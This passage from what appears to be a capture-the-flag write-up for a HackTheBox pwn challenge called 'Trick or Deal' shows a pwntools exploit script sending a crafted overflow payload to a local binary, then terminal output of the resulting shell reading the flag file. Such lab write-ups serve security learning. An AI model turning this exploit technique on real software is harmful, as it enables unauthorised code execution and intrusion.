
5) Exploit

```
from pwn import *


io = process('./trick_or_deal')
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(io)

io.sendlineafter(b'? ', b'4')
io.sendlineafter(b'? ', b'3')
io.sendlineafter(b': ', b'y')
io.sendlineafter(b'? \x00', b'80')
io.sendafter(b'? ', b'\x55'*72+b'\xff\x0e')
io.sendlineafter(b'? ', b'1')
io.interactive()
```

6) Got the flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Trick or Deal/challenge]
└─$ python3 exploit.py
[+] Starting local process '/usr/bin/nc': pid 3909
[*] Switching to interactive mode

[*] Bruteforcing Storage Access Code . . .

* Storage Door Opened *
$ ls
flag.txt  glibc  ld-2.31.so  libc-2.31.so  trick_or_deal
$ cat flag.txt
HTB{tr1ck1ng_41nt_ch34t1ng}
$ █
```